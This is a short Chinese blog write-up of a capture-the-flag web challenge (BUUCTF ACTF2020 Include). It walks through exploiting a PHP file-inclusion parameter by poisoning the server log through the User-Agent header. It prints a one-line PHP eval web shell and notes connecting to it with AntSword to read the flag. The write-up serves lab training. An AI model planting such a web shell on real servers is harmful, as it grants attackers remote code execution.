BUUCTF-[ACTF2020 新生赛]Include1

原创


yuri5151 于 2021-07-18 11:13:47 发布 486 收藏 1

分类专栏： web安全 文章标签： php 安全

本文链接：https://blog.csdn.net/yuri5151/article/details/118874763

初态

只有一个链接



点开只有一句话

解题思路

1. 啥提示也没，先看源码


```
<meta charset="utf8">
<a href="?file=flag.php">tips</a>
```

第二个里面没信息，第一个页面里面有个file=flag.php，指向的是第二个页面

所以有个file参数，可以考虑是文件包含---->考虑要包含啥

2. 没有文件提示，考虑data与日志

data用base64版传入，被检测了




则尝试日志上传


3. 日志修改UA

```
<?php echo'666';@eval($_POST['cmd'])?>
```

echo一下一会好看出来有没有上传成功



检查一下有没有



上传成功！~~~

再去用蚁剑找找

打开就有flag文件

网页源码不显示原来是在注释里。。。